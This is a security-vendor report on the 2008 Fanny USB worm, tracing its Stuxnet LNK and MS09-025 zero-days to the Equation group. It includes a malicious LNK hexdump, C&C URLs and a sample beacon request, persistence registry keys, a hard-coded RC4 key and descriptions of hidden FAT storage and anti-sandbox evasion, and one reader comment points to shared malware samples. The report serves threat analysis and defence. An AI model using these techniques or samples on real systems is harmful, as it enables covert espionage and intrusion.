
A Fanny Equation: “I am your father, Stuxnet”

APT REPORTS 17 FEB 2015 12 minute read



// AUTHORS

Expert GREAT

At the Virus Bulletin conference in 2010, researchers from Kaspersky Lab partnered with Microsoft to present findings related to Stuxnet. The joint presentation included slides dealing with various parts of Stuxnet, such as the zero-days used in the attack.

Perhaps the most interesting zero-day exploit from Stuxnet was the LNK exploit (CVE-2010-2568). This allowed Stuxnet to propagate through USB drives and infect even machines that had Autorun disabled.


It was discovered during the 2010 research into Stuxnet that the LNK exploit has earlier been used in another malware, supposedly a Zlob PE, that pointed to “**fanny.bmp**“.

Back in 2010, very few people paid much attention to a piece of malware that used the LNK exploit prior to Stuxnet. Zlob is a large malware family and these kinds of crimeware-grade samples are rarely of interest to researchers digging into zero-days and nation-state sponsored operations.

However, during our 2014 research into the Equation group, we created a special detection for the group's exploitation library, codenamed "PrivLib". To our surprise, this detection triggered a worm from 2008 that used the Stuxnet LNK exploit to replicate, codenamed Fanny.

What's so Fanny?

This PrivLib-boosted Worm, which spreads using the Stuxnet LNK exploit and the filename "fanny.bmp" was compiled on Mon Jul 28 11:11:35 2008, if we are to trust the compilation timestamp. It arrived in our December 2008 collection from the wild, so the compilation might very well be correct.



```
000: 4C 00 00 00 01 14 02 00 | 00 00 00 00 C0 00 00 00  L   ☺¶☻     À
010: 00 00 00 46 81 00 00 00 | 00 00 00 00 00 00 00 00     F
020: 00 00 00 00 00 00 00 00 | 00 00 00 00 00 00 00 00
030: 00 00 00 00 00 00 00 00 | 00 00 00 00 01 00 00 00              ☺
040: 00 00 00 00 00 00 00 00 | 00 00 00 00 3E 04 14 00              >♦¶
050: 1F 50 E0 4F D0 20 EA 3A | 69 10 A2 D8 08 00 2B 30  ▼PàOÐ ê:i►¢Ø◘ +0
060: 30 9D 14 00 2E 00 20 20 | EC 21 EA 3A 69 10 A2 DD  0¶ .   ì!ê:i►¢Ý
070: 08 00 2B 30 30 9D 14 04 | 00 00 00 00 00 00 0E 00  ◘ +00¶♦       ♫
080: 00 00 69 3A 5C 66 61 6E | 6E 79 2E 62 6D 70 00 00    i:\fanny.bmp
090: 4D 79 20 4E 61 6D 65 00 | 00 00 00 00 00 00 00 00  My Name
0A0: 00 00 00 00 00 00 00 00 | 00 00 00 00 00 00 00 00
```

"Fanny my name" could be an introductory message from the authors

The 2008 "Fanny.bmp" Worm is detected by Kaspersky Lab products as **Trojan-Downloader.Win32.Agent.bjqt**. The malware includes the LNK exploit, which means that it is a piece of malicious software that used the Stuxnet LNK exploit before Stuxnet!

The second Stuxnet exploit (MS09-025)

If one piece of malicious software that used an exploit from Stuxnet before Stuxnet is a good catch, a second Stuxnet exploit makes it even more interesting.

The second exploit used to be a zero-day when Fanny was operational. This means that Fanny used two zero-days to replicate, both of which were later used by Stuxnet. The specific vulnerability used for privilege escalation was patched with MS09-025:

> *"The security update addresses these vulnerabilities by correcting the methods used for validating a change in specific kernel objects, for validating the input passed from user mode to the kernel, and for validating the argument passed to the system call. The security update also addresses a vulnerability by ensuring that the Windows kernel cleans up pointers under error conditions."*

The same exploit was later used in an early Stuxnet module from 2009, which was embedded into a large binary built using the Flame platform. That Stuxnet module, also known as "**atmpsvcn.ocx**" or Resource 207 was the technical link between Stuxnet and Flame. This story has previously been covered in our post.

#Fanny used two zero-days to replicate, both of which were later used by #Stuxnet #EquationAPT #TheSAS2015

Tweet

While the vulnerability exploited by both the **Stuxnet/Flame** module and Fanny is the same, the implementation of the exploit is different. The exploit in Stuxnet targets a specific OS version, while Fanny is designed to be universal and is capable of running on multiple platforms. It has a unique shellcode and exploit-triggering procedures for:

- Windows NT 4.0
- Windows 2000
- Windows XP

Windows 2003

Windows Vista, 2008 and possibly others from NT6.x family

The implementation of the exploit in Fanny is more complex than in Stuxnet: instead of running just one payload the authors created a framework to run as many payloads as they want by replacing a system service call dispatcher **nt!NtShutdownSystem** with their own custom pointer from theuser-space as shown in the next figure.

Fanny injected its own system service call dispatcher

This enables a persistent trampoline from user-mode to kernel-mode. This feature was not present in the Stuxnet module but there are other similarities. For instance, it seems that both the developers of Stuxnet and of Fanny follow certain coding guidelines such as the usage of unique magic numbers from each function call. Most of the returned results are simply disposed but they are still part of the code. This could be the remains of a debug version of the code which could potentially log every step in the code to ease the tracking down of an error while testing. In complex systems where kernel and user-space code is running with no interaction this seems a logical and even essential method. Again, it's implemented both in the Stuxnet code and in Fanny. See next figure.

Stuxnet (on the left) and Fanny (on the right) using magic return values

The Fanny Malware

So, what is Fanny essentially? It is a USB Worm with a sophisticated backdoor that uses the so-called “Stuxnet LNK vulnerability” to automatically execute from the USB drive even if Autorun has been disabled. It can elevate privileges to the local System using kernel exploit and drops and registers additional modules. It attempts to connect to a C&C server and deploys additional components if connection is available. If not, **it uses the USB drive as a carrier to send/receive requests to and from the operator via a hidden storage** area created in raw FAT structure.

FROM THE SAME AUTHORS

Android malware, Android malware and more Android malware

Coyote: A multi-stage banking Trojan abusing the Squirrel installer

FakeSG campaign, Akira ransomware and AMOS macOS stealer

Advanced threat predictions for 2024

Stealer for PIX payment system, new Lumar stealer and Rhysida ransomware

Typically a victim plugs in a new USB drive and opens it with Windows Explorer. You can visually observe the two stages of infection from the USB which take seconds to execute.

Fanny modules

MD5	0a209ac0de4ac033f31d6ba9191a8f7a
Size	184320
Type	Win32 DLL
Internal name	dll_installer.dll
Compiled	2008.07.28 08:11:35 (GMT)

This file is a DLL with two exports (to install and uninstall the malware). It contains a xor-encrypted config in binary resource with number 101. The config determines malware behavior: there is a command to deploy malware on the current system, URLs for the C&C server and local filenames and paths used to install embedded malware components.

Fanny components inside the main executable

Upon starting it checks the following mutexes:

Global\RPCMutex

Global\RPCMutex□

Where □is a 1-byte long integer taken from the config. If any of these mutexes exist, the code doesn't run. It means that another instance of the same code is running. InstanceNum most likely identifies a variant or generation of Fanny preventing the same version from reinfecting the system but allowing for different versions to run (possibly to enable enforced update of components).

The module also checks another important byte in its configuration. This byte is a counter that is decreased during successful system infection. When the counter reaches a minimal value of one the module cleans up the USB drive and stops spreading the worm. In this way the attackers limit the maximum length of the Worm's killchain.

If the module is named “**fanny.bmp**” (the file name that Fanny uses to spread via USB drives) the module self-installs from the USB drive.

As part of the initial infection process Fanny attempts to elevate current privileges if the user has no administrative rights on the current system. It uses a vulnerability patched by **MS09-025** for that purpose. Only if the elevation succeeds does the malware attempt to connect to the C&C server using a URL which is stored in the config:

> **http://webuysupplystore[.]mooo[.]com/ads/QueryRecord200586_f2ahx.html**

Below is a sample request issued by the malware:

```
GET /ads/QueryRecord200586_f2ahx.html HTTP/1.1
User-Agent: Mozilla/4.0 (compatible;)
Host: webuysupplystore.mooo.com
```

The malware expects the C&C server to reply with an HTTP 200 response and append a 0x7f-xored string that has a second stage URL. The second stage response may contain an executable file body which is saved on disk and executed.

The C&C server is currently sinkholed by Kaspersky Lab, but according to our pDNS records it previously pointed to the following IP address:

> **210.81.22.239**

IP information

The following describes the stages that were identified during the analysis of the initial and embedded components of Fanny.

Infection

The module searches for **fanny.bmp** in the root of disk drives starting from drive D: and copies it to the following locations:

> **%WINDIR%\system32\comhost.dll**
>
> **%WINDIR%\system32\mscorwin.dll**

Why does Fanny make two copies of itself? Actually, there is a minor difference between these two files. Fanny patches its config in the resource section of one of the files (comhost.dll). The patched data is the value of remained maximum length of the Fanny killchain. “**mscorwin.dll**” is the original file copied as-is from the removable drive. So far, one copy is used for infecting other USB drives, the other is loaded on the system boot.

It also copies all *.lnk files from the USB drive to “**%WINDIR%\system32\**” in order to reuse them when infecting other attached USB drives. Note that there may be more than one LNK file, because each LNK contains a distinct path to the DLL which gets loaded. As far as the letter of a new drive on the target system is unknown, Fanny uses several LNKs for the most common drive letters. This method was improved later in Stuxnet, which used a relative DeviceID-dependent path to the USB drive. However, even that method required several LNK files (up to four) because of different relative paths on different versions of Windows, but that’s far fewer than an almost full set of letters from the Latin alphabet.

Persistence

Fanny creates the following registry value to achieve persistence: **HKLM\System\CurrentControlSet\Control\MediaResources\acm\ECELP4\Driver.**

This is not a common way to make code start automatically on a system boot and it's extremely invasive, but it guarantees that the module is loaded in the address space of each process in the system, including some critical processes such as lsass.exe and services.exe running as SYSTEM user.

When the module is loaded it checks other values that start from "**filter**" in the same registry key, i.e.:

> **HKLM\System\CurrentControlSet\Control\MediaResources\acm\ECELP4\filter2**
>
> **HKLM\System\CurrentControlSet\Control\MediaResources\acm\ECELP4\filter3**
>
> **HKLM\System\CurrentControlSet\Control\MediaResources\acm\ECELP4\filter8**

The values contain a hosting process name and a path to a DLL or EXE file. If the current process name contains the value set as hosting process, then the module loads a DLL or starts a new process (in case of EXE file) depending on target file extension.

This is a map of the processes and modules that are used in Fanny:

Process	Fanny module	Short Description
winlogon	c:\windows\MSAgent\AGENTCPD.DLL	USB backdoor
explorer	c:\windows\system32\shelldoc.dll	Windows Explorer

		rootkit
lsass	c:\windows\system32\mscorwin.dll	USB worm

USB Worm

The code of the actual Worm is part of **%WINDIR%\system32\comhost.dll** export with ordinal 4 (name of export is "**dll_installer_4**"). The DLL is a modified next-generation Worm which is copied to every attached USB drive with all related LNK files stored in Windows\System32 directory. This module is distributed by **mscorwin.dll** which is part of the lsass system process.

Windows Explorer Rootkit

The rootkit functionality is provided by a **shelldoc.dll** file loaded in the Windows Explorer process. It hides some Fanny-related files (LNK-files and fanny.bmp) in Windows Explorer by removing them from the list of items in the foreground window that uses SysListView32 control (normally Windows Explorer window).

Some screenshots with disappearing files were demonstrated previously, however sometimes this approach may raise suspicions. Here is what it looks like if the user opens a system32 directory with Explorer:

Seven Fanny-related file icons disappeared in Windows Explorer

Apparently, it looks as if some of the file icons were cut off. In addition some of standard directories seem to be missing due to a bug in the rootkit code. It appears as if this component was not tested properly by the authors.

Masquerade Mode On

There is an interesting part of the code in USB Backdoor DLL which at first glance doesn't make much sense. It takes some hardcoded constants and generates a random value which is saved to a registry key.

Fanny generates random values that are saved to the registry

Then it moves the current executable which is hosting the DLL to **c:\windows\system32\msdtc32.exe**. After that the executable path is appended to **HKLM\Software\Microsoft\Windows NT\CurrentVersion\Winlogon\Shell** registry value which makes this executable run on system boot.

The trick to mimic the behavior of traditional malware was used to avoid revealing further secret activities #Fanny

Tweet

This may look like a traditional way for malware to add itself to autostart, but don't be fooled by that. The purpose of this move is to make certain automated systems and software, such as those based on sandboxes and emulators, believe that they have caught some known malware and not to let it run further. It seems that the component is so unique that the authors decided to avoid the risk of looking even more suspect. It might seem a paradox, but the authors prefer this code to be detected as malware if someone is checking it. The trick is to mimic the behavior of some traditional cybercriminal malware, a bot, and get detected as soon as possible, thereby not revealing any further secret activities. Considering that this component was spreading via USB drives and could pop up on many systems, discovering it as a traditional bot would put it in lower risk zone and as a result the malware would probably end up being deleted without proper analysis.

This might explain why this code was detected as a variant of Zlob malware in the past and no one paid proper attention to it.

USB Backdoor

One of the modules, agentcpd.dll, is a backdoor that was designed to work as an advanced reconnaissance tool for air-gapped computers that are normally used in highly secure facilities. The backdoor waits for a USB drive to be plugged in and if that's a new disk, it instantly allocates some space for a hidden container using its own FAT16/FAT32 filesystem driver.

This is what the FAT root directory looks like before and after plugging a USB drive into an infected machine:

Hexdump of raw disk partition before and after plugging into an infected machine

On top of this hexdump the drive label "MYDRIVE" can be found (corresponding hex bytes are underlined with green). It is followed by a single byte flag value (**0x08** in hex) which, according to Microsoft, means

ATTR_VOLUME_ID. Each entry in this root directory table is 32-bytes long.

Subdirectory entries such as Pictures, Music, Documents and Work occupy 63 bytes, because of the long filename FAT feature. There are two variants of subdirectory names – short and long. A subdirectory entry uses a flag **0x10** following the short directory name, which, according to Microsoft, means **ATTR_DIRECTORY**.

The last record inserted by Fanny (highlighted in red) uses an invalid directory name and a flag **0x18**, which combines **ATTR_VOLUME_ID** and **ATTR_DIRECTORY**. This combination of flags is not documented according to current FAT specifications and the whole entry is therefore ignored by filesystem drivers as if it were a data corruption or a bad block. As a result this entry is not visible in Windows, Mac OS and Linux and probably all other implementations of FAT driver.

It's possible that #Fanny was used to map some of the future targets of #Stuxnet #EquationAPT #TheSAS2015

Tweet

While Fanny doesn't rigorously protect data in hidden storage (it doesn't mark the allocated space as bad blocks, probably to avoid attention), it changes the filesystem driver hint value indicating where to look for the next free cluster. In this way it reserves disk space of approximately 1Mb in size to use for a hidden storage.

When Fanny detects a new USB drive, with the help of its own FAT driver it looks into the root directory and locates the entry which starts with magic value **51 50 40 98** (see above). It then uses the offset which follows the flag value of 0x18. On the figure above it is set to 0x001e9c00. This offset on the same USB disk will have another magic value **D0 CF CE CD** serving as a marker for the beginning of the hidden storage:

IN THE SAME CATEGORY

HrServ – Previously unknown web shell used in APT attack

Modern Asian APT groups' tactics, techniques and procedures (TTPs)

A cascade of compromise: unveiling Lazarus' new campaign

How to catch a wild triangle

StripedFly: Perennially flying under the radar

Hexdump of Fanny hidden storage with list of running processes

Once Fanny has allocated space for hidden storage it populates the storage with basic information about the current system: i.e. OS Version, Service Pack number, computer name, user name, company name, list of running processes, etc.

This secret storage is also used to pass commands to computers that are not connected to the Internet. According to Fanny code, the container may carry additional components and internal commands: such as to copy certain file from the local filesystem to the USB drive (locations are defined as parameters, the file is set hidden and system file attributes), or to update the configuration block. It uses RC4 with the following hard-coded key to protect critical information:

18 05 39 44 AB 19 78 88 C4 13 33 27 D5 10 6C 25

When the USB drive travels to another infected computer connected to the Internet it can be used to carry important files and provide a way to interact with the operator. This simple and extremely slow method of communication is not used by traditional cybercriminals, that is why the whole code looks like a toolkit for professional cyberespionage. This component is one of the rare malware samples from a new class of malware called **USB-Backdoors**.

If you find this or a similar code of USB-Backdoor on some of your systems this is an indicator of a professional cyberattack.

Sinkholing and victim statistics

We sinkholed the Fanny C&C server and collected victim statistics, shown below. In total, we observed over 11,200 unique IPs connecting to the sinkhole server over a period of five months:

At the moment, the vast majority of victims are located in Pakistan (a whopping 59.36%). Indonesia and Vietnam follow at great distance, with 15.99% and 14.17% respectively. The infection numbers in other countries are probably too small to be relevant.

Of course, this could raise the question: was Pakistan the true target of Fanny? To be honest, we do not know. The current infection situation might be different from what it was in 2008-2010. Considering that there are still over ten thousand victims worldwide, the number back in 2009 might have been much, much higher – perhaps even as high as 50,000 infections. It may be relevant that Pakistan is a top target for the Equation group's other malware, along with Russia and Iran.

Conclusion

With Fanny, we begin yet another chapter in the story of Stuxnet, the Equation Group and Flame. Created in 2008, Fanny used two zero-day exploits. These two were added to Stuxnet in June 2009 and March 2010. Effectively, it means that the Equation group had access to these zero-days (and others) years before the Stuxnet group did.

While the true target of Fanny remains unknown, its unique capability to map air-gapped networks and communicate via USB sticks indicate a lot of work went into gaining the ability to access these air-gapped networks. As a precursor for the versions of Stuxnet that could replicate through the network, it's possible that Fanny was used to map some of the future targets of Stuxnet.

Another unusual fact is the very high number of infections coming from Pakistan. Since Fanny spreads only through USB sticks, which is rather slow, this indicates that the infection began in Pakistan, possibly before many other countries.

Was Fanny used to map some highly sensitive networks in Pakistan, for an unknown purpose, or was it used in preparation for Stuxnet? Perhaps time will tell.

APT CYBER ESPIONAGE EQUATION
FLAME SPYWARE STUXNET
TARGETED ATTACKS

A Fanny Equation: "I am your father, Stuxnet"

Your email address will not be published. Required fields are marked *

Type your comment here

Name *

Email *

Comment

REDWOLFE_98
Posted on February 18, 2015. 1:29 pm

kaspersky implies that the "equation group" and the "stuxnet group" are two different groups, but i think that another possibility is that they are one and the same..

thanks for the article.. i was wondering about the "fanny.bmp" file and how a "BMP" file was being used.. apparently it is just copied to the harddrive, but with a different file-extension, making it usable for malicious purposes..

Reply

CYRUWAN
Posted on March 9, 2015. 7:09 am

Hats off to Kaspersky engineers!!

Reply

FROZEN
Posted on June 29, 2015. 4:13 am

The only thing U.S is worried about Pakistan is Nuclear Power (well hidden). U.S seeking for locations of nuclear weapons in Pakistan to damage or de-nuking the country. Pakistan Intelligence told that of all the things in the world to worry about, the issue you should worry about the least is the safety of our nuclear program," the official said. Pakistan said no to U.S safety program. it's wise for the U.S. to try to design a plan for seizing Pakistan's nuclear weapons in a low and slow risk manner, (Fanny). Fanny also Failed....so they skip for second option, Iran.

Reply

PHUNTERSW
Posted on August 3, 2016. 1:02 pm

I don't think this one would be nuclear-focused. Remember who was living in Pakistan with a computer but no direct Internet connection pre-2011? Osama bin Laden.

Reply

WILLIAM MARTENS
Posted on December 17, 2020. 7:57 pm

Hello, first off: great, GREAT and fascinating write up! Respect.
I have created a GitHub for malware-researchers if someone is interested. there I have provided the dll files(mscorwin,agentcpd.dll, ...), rootkits, etc. Exercise caution if you do proceed.

Reply

// LATEST POSTS

MALWARE REPORTS

Android malware, Android malware and more Android malware

GREAT

SOC, TI AND IR POSTS

A patched Windows attack surface is still exploitable

ELSAYED ELREFAEI, ASHRAF REFAAT, KASPERSKY GERT

MALWARE DESCRIPTIONS

What's in your notepad? Infected text editors target Chinese users

SERGEY PUZAN

RESEARCH

Top 10 web application vulnerabilities in 2021–2023

OXANA ANDREEVA, KASPERSKY SECURITY SERVICES

// LATEST WEBINARS

TECHNOLOGIES AND SERVICES

11 DEC 2023, 4:00PM 60 MIN

The Future of AI in cybersecurity: what to expect in 2024

VLADIMIR DASHCHENKO, VICTOR SERGEEV, VLADISLAV TUSHKANOV, DENNIS KIPKER

THREAT INTELLIGENCE AND IR

30 NOV 2023, 4:00PM 70 MIN

Responding to a data breach: a step-by-step guide

ANNA PAVLOVSKAYA

CYBERTHREAT TALKS

14 NOV 2023, 4:00PM 60 MIN

2024 Advanced persistent threat predictions

IGOR KUZNETSOV, DAVID EMM, MARC RIVERO, DAN DEMETER, SHERIF MAGDY

CYBERTHREAT TALKS

09 NOV 2023, 5:00PM 60 MIN

Overview of modern car compromise techniques and methods of protection

ALEXANDER KOZLOV, SERGEY ANUFRIENKO

// REPORTS

HrServ – Previously unknown web shell used in APT attack

In this report Kaspersky researchers provide an analysis of the previously unknown HrServ web shell, which exhibits both APT and crimeware features and has likely been active since 2021.

Modern Asian APT groups' tactics, techniques and procedures (TTPs)


Asian APT groups target various organizations from a multitude of regions and industries. We created this report to provide the cybersecurity community with the best-prepared intelligence data to effectively counteract Asian APT groups.

A cascade of compromise: unveiling Lazarus' new campaign

We unveil a Lazarus campaign exploiting security company products and examine its intricate connections with other campaigns

How to catch a wild triangle

How Kaspersky researchers obtained all stages of the Operation Triangulation campaign targeting iPhones and iPads, including zero-day exploits, validators, TriangleDB implant and additional modules.


Operation Triangulation: the sophisticated attack on iOS devices
Learn more

THREATS

APT (Targeted attacks)
Secure environment (IoT)
Mobile threats
Financial threats
Spam and phishing
Industrial threats
Web threats
Vulnerabilities and exploits

CATEGORIES

APT reports
Malware descriptions
Security Bulletin
Malware reports
Spam and phishing reports
Security technologies
Research
Publications

OTHER SECTIONS

Archive
All tags
Webinars
APT Logbook
Statistics
Encyclopedia
Threats descriptions
KSB 2023